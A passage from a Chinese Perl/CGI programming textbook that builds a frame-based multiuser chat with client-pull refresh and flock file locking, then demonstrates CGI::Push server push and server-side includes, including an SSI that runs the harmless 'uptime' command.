应用程序按如下方式运行：用户导航到 `chat.htm`，它会创建两个框架：顶部框架使用 `chat1.cgi` 脚本显示当前聊天文本，底部框架使用另一个脚本 `chat2.cgi` 显示用户可以输入文本的文本区域及一个用于张贴该文件的 **Submit** 按钮。顶部框架使用一个元 HTTP 标记，使浏览器每 5 秒刷新一次这个框架。

要安装这个应用程序，必须把 `chat.htm`、`chat1.cgi`、`chat2.cgi` 以及两个数据文件 `chat1.dat` 和 `chat2.dat` 放在同一个目录中。

程序清单 23.1 列出了 `chat.htm`，程序清单 23.2 列出了 `chat1.cgi`，程序清单 23.3 列出了 `chat2.cgi`。要创建自己的数据文件 `chat1.dat` 和 `chat2.dat`；只需用这些名字创建文件，并放入一些简短的样本文本，把它们的权限设置得足够低，这样 CGI 脚本 `chat1.cgi` 和 `chat2.cgi` 就能够读写它们。要开始聊天，用户只需打开 `chat.htm`。

该聊天应用程序使用两个数据文件存储两个最近的聊天项（对于每个聊天文本项，都使用单独的文本文件，这样在文件锁定方面，就会使文本存储更安全，而且总体上使应用程序更健壮）。如果愿意，可以更改代码，从而处理多个数据文件，这样就可以显示多个聊天项。

### 23.2.1.4 使用客户拉技术设置 HTML 页面的刷新率

你可能想，自定义的一个元素是该应用程序使用的 5 秒钟的刷新周期。要保持刷新聊天文本，我已经使用客户拉技术缩小了服务器负荷。采用客户拉技术，客户 Web 浏览器就能够继续请求从服务器自动更新。通过在页面头中添加 `meta` 标记，就可以实现客户拉技术，如下所示，在此，我指出了客户 Web 浏览器应该在 5 秒之后请求更新：

```
print
$co->header,

"<meta HTTP-EQUIV=\\"Refresh\\" CONTENT=\\"5\\">",

$co->start_html
(
    -title=>'Chat Example',
    -author=>'Steve',
    -target=>'_display',
    -BGCOLOR=>'white',
    -LINK=>'red'
)
```

通过更改 `chat1.cgi` 中的下面这行代码，就可以更改刷新率；只需替换想要使用的秒数即可。注意，尽管已经显式地把 `meta` 标记放入代码中，但也可以使用 `CGI.pm` 模块的 `header` 方法中的 `-Refresh` 属性实现同样的功能。在设置了秒数之后，对于重定向浏览器来说，使用

**-Refresh** 也是非常有用的，如下面的示例：

```
header(-Refresh=>'5; URL=http://www.cpan.org').
```

#### 23.2.1.5 使用 **-override** 清除粘性 HTML 控件

关于 **CGI.pm** 需要给出几点提示。当用户张贴带有控件的表单（其中包含数据），而且脚本返回了同一个表单，默认情况下，**CGI.pm** 会把老控件中的数据复制到新控件中；这个过程称为数据“粘性”。换句话说，假定表单包含下列文本区域：

```
$co->textarea
(
    -name=>'textarea',
    -default=>' ',
    -rows=>4,
    -columns=>40
)
```

如果用户把文本放置在这个文本区域中，并把它张贴到你的脚本中，脚本就能够采用标准的 **CGI** 方法读文本了。然而，当用同一个表单返回网页时，**CGI.pm** 会将原始文本恢复到文本区域中，即使在代码中已经将文本区域的默认文本设置为空字符串也一样。一旦用户使用浏览器的 **Back** 按钮返回到 **CGI** 脚本的页面进行修改或添加一些数据，则 **CGI.pm** 就会做这些工作，这样，用户就不必从头开始输入所有信息了。

在聊天应用程序中，结果是当用户张贴文本时，将会接受该文本，但当刷新页面时，它不会从文本区域中消失。要使 **CGI.pm** 尊重你指定的默认值（如下面的示例），可以把 **-override** 属性设置为真值：

```
$co->textarea
(
    -name=>'textarea',
    -default=>' ',
    -override=>1,
    -rows=>4,
    -columns=>40
)
```

现在，在读取了用户注释之后，就清除了文本区域，这就是你所期望的。

至此，聊天应用程序就准备好了，可以使用它通过 **Internet** 与朋友聊天了。该应用程序的代码如下：

#### 程序清单 23.1 chat.htm

```
<HTML>
<HEAD>
<TITLE>Chat</TITLE>
<FRAMESET ROWS="150,*">
    <NOFRAMES>Sorry, you need frames to use chat.</NOFRAMES>
    <FRAME NAME="_display" SRC="chat1.cgi">
```

```

        <FRAME NAME="_data" SRC="chat2.cgi">
</FRAMESET>
</HTML>

```

### 程序清单 23.2 chat1.cgi

```

#!/usr/bin/perl

use CGI;

use Fcntl;

$co = new CGI;

open (DATA1, "<chat1.dat")
    or die "Could not open data file.";

lockfile(DATA1);

$text1 = <DATA1>;

unlockfile(DATA1);

close DATA1;

open (DATA2, "<chat2.dat")
    or die "Could not open data file.";

lockfile(DATA2);

$text2 = <DATA2>;

unlockfile(DATA2);

close DATA2;

print

$co->header,

"<meta HTTP-EQUIV=\"Refresh\" CONTENT=\"5\">",

$co->start_html
(
    -title=>'Chat Example',
    -author=>'Steve',
    -target=>'_display',
    -BGCOLOR=>'white',
    -LINK=>'red'
),

$co->center
(
    $co->h1('Multiuser Chat')
),

$co->p,

```



```
$co->p,  
$co->center  
(  
    $text1  
) ,  
  
$co->p,  
$co->center($text2),  
$co->end_html;  
  
exit;  
  
sub lockfile  
{  
    my $count = 0;  
    my $handle = shift;  
  
    until (flock($handle, 2)) {  
  
        sleep .10;  
  
        if(++$count > 50) {  
  
            print  
                $co->header,  
  
                "<meta HTTP-EQUIV=\"Refresh\" CONTENT=\"5\">",  
  
                $co->start_html  
                (  
                    -title=>'Chat Example',  
                    -author=>'Steve',  
                    -target=>'_display',  
                    -BGCOLOR=>'white',  
                ),  
  
                $co->center($co->h1('Server too busy')),  
  
                $co->end_html;  
  
            exit;  
        }  
    }  
}  
  
sub unlockfile  
{  
  
    my $handle = shift;  
  
    flock($handle, 8);  
}
```

**程序清单 23.3 chat2.cgi**

```
#!/usr/bin/perl

use CGI;

use Fcntl;

$co = new CGI;

if ($co->param()) {

    $name = $co->param('username');
    $name =~ s/</&lt/g;

    $text = $co->param('textarea');
    $text =~ s/</&lt/g;

    if ($text) {

        my $oldtext;

        open (OLDDATA, "<chat2.dat")
            or die "Could not open data file.";

        lockfile(OLDDATA);

        $oldtext = <OLDDATA>;

        unlockfile(OLDDATA);

        close OLDDATA;

        open (DATA, ">chat1.dat")
            or die "Could not open data file.";

        lockfile(DATA);

        print DATA $oldtext;

        unlockfile(DATA);

        close DATA;

        open (NEWDATA, ">chat2.dat")
            or die "Could not open data file.";

        lockfile(NEWDATA);

        print NEWDATA "<B>", $name, ": ", "</B>", $text;

        unlockfile(NEWDATA);

        close NEWDATA;

    }
}

&printpage;
```

```
sub printpage
{
    print
    $co->header,

    $co->start_html
    (
        -title=>'Chat Example',
        -author=>'Steve',
        -BGCOLOR=>'white',
        -LINK=>'red'
    ),

    $co->startform,

    $co->center("Please enter your name: ",
    $co->textfield(-name=>'username'),

    "and type your comments below."),

    $co->p,

    $co->center
    (
        $co->textarea
        (
            -name=>'textarea',
            -default=>' ',
            -override=>1,
            -rows=>4,
            -columns=>40
        )
    ),

    $co->center
    (
        $co->submit(-value=>'Send text'),
        $co->reset,
    ),

    $co->hidden(-name=>'hiddendata'),

    $co->endform,

    $co->end_html;
}

sub lockfile
{
    my $count = 0;

    my $handle = shift;
```



```

    until (flock($handle, 2)) {
        sleep .10;

        if(++$count > 50) {
            &printpage;
            exit;
        }
    }
}

sub unlockfile
{
    my $handle = shift;
    flock($handle, 8);
}

```

相关解决方案参见 13.2.18 节“flock: 锁定文件以进行独占访问”。

### 23.2.2 使用服务器推技术

前面的 CGI 聊天程序非常整洁，如何让浏览器像使用客户拉技术一样继续更新显示的页面呢？事实上，也可以使用服务器推技术。在这种情况下，服务器保持自动发送数据。

在聊天应用程序中，既然已经讨论过客户拉技术，那么现在将讨论服务器推技术是如何起作用的。使用服务器推技术，就可以给发送连续的页面。

要创建服务器推技术程序，需使用 CGI::Push（而不是 CGI），这是由于 CGI::Push 继承了 CGI，而且给 CGI 添加了方法 do\_push，以支持服务器推技术。需要注意的一件事是：有些服务器通过读取你发送给客户的内容，而知道了你正在使用服务器推技术，但很多服务器要求服务器推技术 CGI 脚本的名字以“nph-”开头（对于未解析的头），所以我为这个示例命名为 nph-push.cgi。程序清单 23.4 列出了该示例的代码。

在这个示例中，我将创建计数器，在浏览器中，服务器会更新该计数器，它的值从 1 到 50。尽管这里只用新文本发送了一连串网页，当然，也可以使用这种页面中的新图像创建一个（需要大量宽密的）动画。

要使用 CGI::Push，我采用下述方式创建了这种类型的一个对象：

```

#!/usr/bin/perl

use CGI::Push;

$co = new CGI::Push;

```

要真正创建服务器推技术，可使用 do\_push 方法，并把对创建页面的函数的引用传递给 -next\_page 属性，如下所示，在此把该函数命名为 page：

```

#!/usr/bin/perl

```

```
use CGI::Push;

$co = new CGI::Push;

$co->do_push(-next_page=>\&page);
```

**CGI::Push** 把对当前对象的引用以及迄今为止该函数调用的次数传递给 **page** 函数（这是在上一段代码中创建的对象，但我还是要使用传递的对象，这才是更好的编程风格）。当想停止给客户发送页面时，可以从该函数中返回 **undef** 的值。否则，返回网页本身的文本，**do\_push** 将把它输出到 **Web** 浏览器。

在这个示例中，只更新 50 次计数器，这样，如果调用它的次数超过 50 次，则 **page** 函数就会返回 **undef**：

```
sub page
{
    my($obj, $counter) = @_;

    return undef if $counter > 50;
```

否则，采用已经更新的计数返回一个新页面，代码如下：

```
sub page
{
    my($obj, $counter) = @_;

    return undef if $counter > 50;

    return
        $obj->start_html,
        $obj->br,
        $obj->center($co->h1('Server Push Example')),
        $obj->br,
        $obj->center($co->h1('Counter: ', $counter)),
        $obj->end_html;
}
```

这就是全部代码，图 23.2 显示了结果，在此，服务器正在给客户发送一连串页面。这个示例是一个范例。

#### 程序清单 23.4 nph-push.cgi

```
#!/usr/bin/perl

use CGI::Push;

$co = new CGI::Push;

$co->do_push(-next_page=>\&page);

sub page
{
```



```
my($obj, $counter) = @_;  
return undef if $counter > 50;  
return  
    $co->start_html,  
    $co->br,  
    $co->center($co->h1('Server Push Example')),  
    $co->br,  
    $co->center($co->h1('Counter: ', $counter)),  
    $co->end_html;  
}
```




图 23.2 使用服务器推技术

23.2.3 使用服务器端包含

什么是服务器端包含呢？服务器端包含并不是真正的 CGI 技巧，它们是由一些服务器支持的命令和变量。

使用服务器端包含可以发送命令，也可以获取服务器的数据。将服务器端包含嵌入 HTML 页面，而且这些页面的扩展名为.shtml，而不是.html。在表 23.1 中，你会看到一些有关服务器端包含的列表。注意，通过使用 exec cmd=和 exec cgi=服务器端包含，就可以执行 CGI 脚本和外壳命令。

表 23.1 一些服务器端包含

服务器端包含	完成的工作
<!--#echo var="DOCUMENT_NAME"-->	回显文档名
<!--#echo var="DOCUMENT_URI"-->	回显文档的虚拟路径和名称



(续表)

服务器端包含	完成的工作
<!--#echo var="LAST_MODIFIED"-->	回显上次修改文档的日期
<!--#echo var="DATE_LOCAL"-->	回显本地日期和时间
<!--#echo var="DATE_GMT"-->	回显格林尼治标准时间和日期
<!--#config timefmt="%s"-->	设置显示时间的格式
<!--#config sizefmt="%d"-->	设置显示文件大小的格式
<!--#config errmsg="Uh oh"-->	设置错误消息文本
<!--#exec cgi="cgi/script.cgi"-->	执行 CGI 脚本
<!--#exec cmd="shell command"-->	执行 shell 命令
<!--#include file="file.txt"-->	显示给定的文件
<!--#fsize file="file.txt"-->	显示文件大小
<!--#flastmod file="file.txt"-->	显示上次修改文件的时间

即使服务器端包含不是真正的 CGI 编程，但为了完整性，这里还是要讨论它们，编写一个名为 ssi.shtml 的示例，请参见程序清单 23.5。在该程序清单中，可以看到，只显示了各种服务器端包含信息变量的值，例如文档名（ssi.shtml）：

```
<P>
Document name: <!--#echo var="DOCUMENT_NAME" -->
```

要注意，我执行 Unix 命令 uptime，查找服务器已经启动多长时间了，代码如下：

```
<P>
Up time: <!--#exec cmd="uptime" -->
```

图 23.3 显示了结果。在这个图中，可以看到，服务器本身已经填充了想要显示的变量的值，而且也已经执行了 uptime 命令，从而显示了服务器已经启动的时间。

程序清单 23.5 ssi.shtml

```
<HTML>
<HEAD>
<TITLE>Server Side Includes</TITLE>
</HEAD>
<BODY>
<CENTER>
<H1>Server Side Includes</H1>
</CENTER>
<H3>
<P>
Document name: <!--#echo var="DOCUMENT_NAME" -->
<P>
Document path: <!--#echo var="DOCUMENT_URI" -->
```



```
<P>
Server name: <!--#echo var="SERVER_NAME" -->
<P>
Local date: <!--#echo var="DATE_LOCAL" -->
<P>
Up time: <!--#exec cmd="uptime" -->
</H3>
</BODY>
</HTML>
```

